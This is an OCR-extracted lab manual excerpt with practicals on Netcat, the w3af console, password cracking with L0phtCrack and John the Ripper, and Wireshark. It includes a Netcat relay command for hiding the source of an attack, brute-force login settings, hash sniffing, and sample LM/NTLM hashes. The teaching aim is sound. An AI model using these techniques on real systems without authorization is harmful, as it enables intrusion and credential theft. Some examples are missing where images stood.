
- **Windows Installation:** It couldn't be any easier. Simply download the zip file from www.vulnwatch.org/netcat/nc111nt.zip. Unzip to the location of your choice, and you're finished. There are a couple of important files to check out: hobbit.txt is the original documentation, readme.txt is an explanation of a security fix from version 1.10 to 1.11, and license.txt is the standard GNU general public license.




- **Confirming Your Installation:** Regardless of whether or not you choose to install the Windows or Linux version of Netcat, to confirm that Netcat installed correctly, type nc–h or Netcat–h to display the help screen. Notice there are a few differences in options. In the Windows version, -L represents a persistent listening mode (to be described later), while it represents a tunneling mode in the Linux version. Also, the Linux version includes – V (note the capital letter), which displays version information. The Windows version lacks this option. Finally, the Linux version includes – x (hexdump incoming and outgoing traffic), which is not included in the Windows version, but is implied by the – o option.




- **Simple Chat Interface:** We stated at the outset that Netcat is a networking program designed to read and write data across connections. Perhaps the easiest way to understand how this works is to simply set up a server and client. You can set up both of these on the same computer, or use two different computers. For the sake of this demonstration, we'll start both server and client on the same interface. In one terminal window, start the server:



In a second window, connect to the server with the client:





- **Port Scanning:** Netcat does have some rudimentary port scanning capabilities. As Back-Track developer Mati Aharoni has said, "It's not always the best tool for the job, but if I was stranded on an island, I'd take Netcat with me." I would guess that many people, given the choice of only one tool, would also choose Netcat.


Port scanning with Netcat occurs in the client mode. The syntax is as follows:

nc–[options] hostname [ports]

The most common options associated with port scanning are:


- w (network inactivity timeout);
- z, both of which may help to speed up your scan;

- i (sets a delay interval between ports scanned);
- n (prevents DNS lookup);
- r (scans ports randomly).



- **Banner Grabbing:** It is an enumeration technique, which is designed to determine the brand, version, operating system, or other relevant information about a particular service or application. This is especially important if you are looking for a vulnerability associated with a particular version of some service.

The syntax of a banner grab is not unlike the standard Netcat command line. Run Netcat in client mode, list the appropriate hostname, and finally list the port number of the appropriate service. In some cases, you may not have to enter any information. In other cases, you will have to enter a valid command based on the particular protocol.



- **Redirecting Ports and Traffic:** Moving to a slightly darker shade of operation, Netcat can be used to redirect both ports and traffic. This is particularly useful if you want to obscure the source of an attack. The idea is to run Netcat through a middle man so that the attack appears to be coming from the middle man and not the original source. The following example is very simple, but multiple redirections could be used. This example also requires

that you "own" the middle man and have already transferred Netcat to that box. This redirection of traffic is called a relay.


Computer:

nc <hostname of relay> 12345


On the relay computer:

nc–l–p 12345 | nc <hostname of target> 54321

- **Server Mode:**



- **Client Mode:**



In this basic scenario, input from the source computer (in client mode) is sent to the relay computer (in server mode). The output is piped into a second instance of Netcat (in client mode), which ultimately connects to the target computer. Second, Netcat originates on port 12345, yet the attacker would see the attack coming from port 54321. This is a simple case of port redirection. This technique can also be used to hide Netcat traffic on more common ports, or change ports of applications whose normal ports might be blocked by a firewall.

- **Conclusion:** After performing the practical we have learned the port scanning, port redirection, chat interface application, transferring files with use of Netcat.

PRACTICAL 4

- **AIM:** Introduction to w3af and configuring plugins and target on w3af console.
- **Objective:** To learn how you secure your web applications by finding and exploiting all web application vulnerabilities.
- **Theory: Introduction of w3af Tool:** w3af is a Web Application Attack and Audit Framework. The project's goal is to create a framework to help you secure your web applications by finding and exploiting all web application vulnerabilities.

Working of w3af console:

$./w3af_console

w3af>>>

From those prompts you will be able to configure framework and plugins setting, launch scans and ultimately exploit a vulnerability. At this point you can start typing commands. The first command you have to learn is help (Please note that commands are case sensitive):

w3af>>> help			
|----------			|

| start	| Start the scan.	|	
| plugins	| Enable and configure plugins.		|
| exploit	| Exploit the vulnerability.		|
| profiles	| List and use scan profiles.		|
| cleanup	| Cleanup before starting a new scan.		|
|----------			|

| help	| Display help. Issuing: help [command], prints |		
|	| more specific help about "command"		|
| version	| Show w3af version information.		|
| keys	| Display key shortcuts.		|

|----------		|

| http-settings | Configure the HTTP settings of the framework. |		
| misc-settings | Configure w3af misc settings.		|

target	Configure the target URL.		
|----------			
back	Go to the previous menu.		
exit	Exit w3af.		
|----------			
kb	Browse the vulnerabilities stored in the		
	Knowledge Base		
|----------			
w3af>>>			

w3af>>> help target

Configure the target URL.

w3af>>>

The main menu commands are explained in the help that is displayed above. The internals of every menu will be seen later in this document. Other interesting thing to notice about console UI is the ability for tabbed completion (type 'plu' and then TAB) and the command history (after typing some commands, navigate the history with the up and down arrows).

To enter a configuration menu, you just have to type its name and hit enter, you will see how the prompt changed and you are now in that context:

w3af>>> http-settings

w3af/config:http-settings>>>

Here is a usage example of these commands in the "http-settings" menu:

w3af/config:http-settings>>> help

|----------|

| view | List the available options and their values. |

| set | Set a parameter value. |

| save | Save the configured settings. |

				|			
| back	| Go to the previous menu.			|			
| exit	| Exit w3af.				|			
|----------					|			
w3af/config:http-settings>>> view							
|----------							|	
| Setting		| Value		| Description		|		
|----------							|	
| url_parameter		|		| Append the given URL parameter to every accessed URL.				|
|	|		|Example: http://www.foobar.com/index.jsp;<parameter>?id=2 |				
| timeout		| 15		| The timeout for connections to the HTTP server		|	
| headers_file		|		| Set the headers filename. This file has additional headers|			
|	|		| which are added to each request.		|		
|----------							|	
…								

|---------- ---------- ---------- ---------- ----------						|	
| basic_auth_ user		|	| Set the basic authentication username for HTTP requests				|
| basic_auth_pass- wd		|	| Set the basic authentication password for HTTP requests				|
| basic_auth_do- main		|	| Set the basic authentication domain for HTTP requests				|
|---------- ---------- ---------- ---------- ----------						|	

w3af/config:http-settings>>> set timeout 5

w3af/config:http-settings>>> save

w3af/config:http-settings>>> back

w3af>>>

To summarize, the view command is used to list all configurable parameters, with their values and a description. The set command is used to change a value. Finally, we can execute back or press CTRL+C to return to the previous menu. A detailed help for every configuration parameter can be obtained using help parameter as shown in this example:

w3af/config:http-settings>>> help timeout

Help for parameter timeout:

==========


Set low timeouts for LAN use and high timeouts for slow Internet connections.

w3af/config:http-settings>>>


The http-settings and the misc-settings configuration menus are used to set system wide parameters that are used by the framework. All the parameters have defaults and, in most cases, you can leave them as they are. w3af was designed in a way that allows beginners to run it without having to learn a lot of its internals.

- **Configuration:** To find specific information about a particular plugin, just type pluginType desc pginname. For example, if I

want to know more information about the spiderMan index plugin I would write the command discovery desc spiderMan.




One of the important things to note here is that the spiderMan plugin has 2 configurable parameters. To set the configurable parameters, type in the following commands as shown in the figure below. As you can see from the figure below, i have set the listenPort to 55555.



Here are some other commands that could be used:


- Discovery pluginType1, pluginType2 – Selects two plugins.
- Discovery all – Enables all the plugins (not advisable as it may take a long time to finish).
- Discovery all – Removes all the enabled plugins.
- List discovery enabled – Lists all the plugins currently enabled.

Here is a screenshot below showing some of these commands in action.




Once this is done, it is now time to give the location of the target server. Type back to navigate back. Then type the following commands as shown in

the figure below to set the target. As we can see, the target is set by the set target target-address command.



Once this is done, type back to navigate back and the type start to start the plugin. As we can see, w3af has figured out the version of Apache and php running on my server. We will discuss more features of the discovery plugin later.

1. **Audit:** Audit plugins are used to detect vulnerabilities in the URL's or forms provided by the discovery plugins. This is where the interaction between plugins in w3af comes to use. The audit plugin has options for testing different types of vulnerabilities like xss, sqli, csrf, etc. It does this by injecting different strings in its request and then looking for a specific value (corresponding to the input string) in the response. False positives may occur during this process. If i want to know how the sqli plugin works, i could type in the commands as shown in the figure below:




Again, I can set the different configuration parameters while selecting a particular plugin. For example, in the figure below I am increasing the number of checks while performing a XSS audit.

2. **Grep:** The grep plugin is used to find interesting information in the requests and responses going through like e-mail accounts, forms with file upload capabilities, hashes, credit card numbers, e-mail addresses, etc. You can set the type of information you want to look for by setting the appropriate plugin. Since the grep

plugin only analyzes the request and response, it is important to have some kind of discovery plugin enabled for it to work. Otherwise, grep plugins are of no use. As you can see in the figure below, I have set grep to use the getMails plugin.

3. **Brute Force:** These plugins can be used to brute force login forms as well as http-auth logins. Once the discovery plugin finds any form with form-based input or an http-auth input it will automatically launch the brute force attack against it if the corresponding brute.

Force plugin is enabled. Some of the important things to know about the brute force are the configuration parameters.




It is advisable that you use your own configuration file for the list of usernames and passwords. Also be sure to take a look at some other options. As you can see in the figure below, i have set the option passEqUser to false simply because i do not think users would not have their passwords as the same as their username.

- **Conclusion:** Thus, we looked at the w3af. It has to offer to help us perform web application vulnerability assessment and penetration testing. We then looked at how we can write our own w3af scripts to help automate the task of web application testing. Finally, we then looked at all the different preconfigured profiles that w3af has to offer and discussed their applications in different scenarios

PRACTICAL 5(I)

- **Aim:** Password cracking using L0phtCrack.
- **Theory:** L0phtCrack is known as best windows password auditing tool. It can be used by network/system administrator for auditing weak passwords and can also help a hacker to recover password from password hashes. Using L0phtCrack is not a rocket science but still I found there are many who always got stuck with a problem using this awesome tool. This tutorial aims at those who are very new to password cracking using a tools. So, let us begin with those who are using this tool for very first time.


When you will open L0phtCrack for very first time you will be presented with first run wizard. For first time let wizard guide you through password cracking cycle.




If you don't wish to see wizard from next time select check box, "Don't show me this wizard on start-up," press next.

Now you will be presented with four options to get encrypted password:


1. **Retrieve from Local Machine:** Means retrieve password from your own machine for auditing. As a beginner we will be having our look on this section for now.
2. **Retrieve from Remote Machine:** If you are network administrator working with some specific domain of computers and you have a network which grants remote access to its users then and only then this option is helpful to you. Password retrieval and cracking will be same as other option the only extra thing you have to do here is provide administrator username and password along with domain name to which connection will be established.
3. **Retrieve from NT 4.0 Emergency Disk:** You might be knowing when we talk about Windows NT 4.0 today that only means windows 2000 server. When repaired it stores a copy of SAM file as SAM._ in C:\Windows\repair which can be used for auditing. You can use this option to retrieve passwords from this file.
4. **Retrieve by Sniffing Network:** If you want to sniff password hashes from network use this option. L0phtCrack provides an inbuilt Wincap tool to sniff around network to grab password hashes.



In next window you'll be presented with type of password audit you want to apply on password hashes. That is what kind a password attack L0phtCrack should use against password hashes. Quick and Common password audit will check password against weak passwords where as strong password audit will check password with brute force and hybrid attack, click here to know more about types of password attack. You can also select custom attack type in which you can specify how many types of password attack you want apply on password hashes. If you are beginner then currently don't bother about custom settings, we will discuss it later. Assuming you are using weak passwords for first audit we will select any one of first two options.



Next you will be presented with screen which will ask you to select which options should appear with final audit report. No matter how much experienced you are or nerd I would recommend let all options checked. If you want to save this setting as default then save it and press finish.




- **Conclusion:** After performing the practical we have learned the simple password cracking.

PRACTICAL 5(II)


- **Aim:** Password cracking using john the ripper.
- **Objective:** To learn the password auditing process from different hash values.
- **Theory:** John the Ripper is a fast password cracker, currently available f or many flavors of Unix, Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak UNIX passwords. It is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker.

It can be run against various encrypted password format s including several crypt password hash types most commonly found on various Unix flavors (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash. Additional modules have extended its ability to include MD4based password hashes and passwords stored in LDAP, MySQL, and others.


Download John the Ripper from http://www.openwall.com/john/.



John the Ripper directory



Run From Command Prompt




Create password.txt file in C:\john179j5\run Directory

This File Contains Username:: LM::NTLM hashes.

In this file Post About and ID is Username

LM is C99FFEFFD8300629F500944B53168930


NTLM is 892A0EAA0CFE35F105138006D6415A2E




Password Results

Left Side shows the Password and Right Sides Shows the Username

Example: Username is Post – 2 Password is L



Preview the results of this operation



Tests all of the compiled in hashing algorithms for proper operation and benchmarks them.

- **Conclusion:** We have learned the password auditing process using John the ripper tool for different types of HASH value.

PRACTICAL 6

- **Aim:** Network packet capturing using wire-shark.
- **Objective:** In this practical network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible.
- **Theory:** PACKER SNIFFER the basic tool for observing the messages exchanged between executing protocol entities is called a packet sniffer. As the name suggests, a packet sniffer captures ("sniffs") messages being sent/received from/by your computer; it will also typically store and/or display the contents of the various protocol fields in these captured messages. A packet sniffer itself is passive. It observes messages being sent and received by applications and protocols running on your computer, but never sends packets itself. Similarly, received packets are never explicitly addressed to the packet sniffer. Instead, a packet sniffer receives a copy of packets that are sent/received from/by application and protocols executing on your machine.

Figure 1 shows the structure of a packet sniffer. At the right of Figure 1 are the protocols (in this case, Internet protocols) and applications (such as a web browser or ftp client) that normally run on your computer. The packet sniffer, shown within the dashed rectangle in Figure 1 is an addition to the usual software in your computer, and consists of two parts. The packet capture library receives a copy of every link-layer frame that is sent from or received by your computer. Messages exchanged by higher layer protocols such as HTTP, FTP, TCP, UDP, DNS, or IP all are eventually encapsulated in link-layer frames that are transmitted over physical media such as an Ethernet cable. In Figure 1, the assumed physical media is an Ethernet, and so all upper layer protocols are eventually encapsulated within an Ethernet frame. Capturing all link-layer frames thus gives you all messages sent/ received from/by all protocols and applications executing in your computer.

The second component of a packet sniffer is the packet analyzer, which displays the contents of all fields within a protocol message. In order to do so, the packet analyzer must "understand" the structure of all messages exchanged by protocols. For example, suppose we are interested in displaying the various fields in messages exchanged by the HTTP protocol in Figure 1. The packet analyzer understands the format of Ethernet frames, and so can identify the IP datagram within an Ethernet frame. It also understands the IP datagram format, so that it can extract the TCP segment within the IP

datagram. Finally, it understands the TCP segment structure, so it can extract the HTTP message contained in the TCP segment. Finally, it understands the HTTP protocol and so, for example, knows that the first bytes of an HTTP message will contain the string "GET," "POST," or "HEAD."




Figure 1. *Packet sniffer structure.*

We will be using the Wire-shark packet sniffer [http://www.wireshark.org/] for these labs, allowing us to display the contents of messages being sent/received from/by protocols at different levels of the protocol stack. (Technically speaking, Wireshark is a packet analyzer that uses a packet capture library in your computer). Wireshark is a free network protocol analyzer that runs on Windows, Linux/Unix, and Mac computers.

It's an ideal packet analyzer for our labs – it is stable, has a large user base and well-documented support that includes a user-guide (http://www.wireshark.org/docs/wsug_html_chunked/), man pages (http://www.wireshark.org/docs/man-pages/), and a detailed FAQ (http://www.wireshark.org/faq.html), rich functionality that includes the capability to analyze hundreds of protocols, and a well-designed user interface. It operates in computers using Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LANs, and ATM connections (if the OS on which it is running allows Wire-shark to do so).

- **Running Wireshark:** When you run the Wire-shark program, the Wireshark graphical user interface shown in Figure 2 will be displayed. Initially, no data will be displayed in the various windows.




Figure 2. *Wireshark graphical user interface.*

The Wireshark interface has five major components:

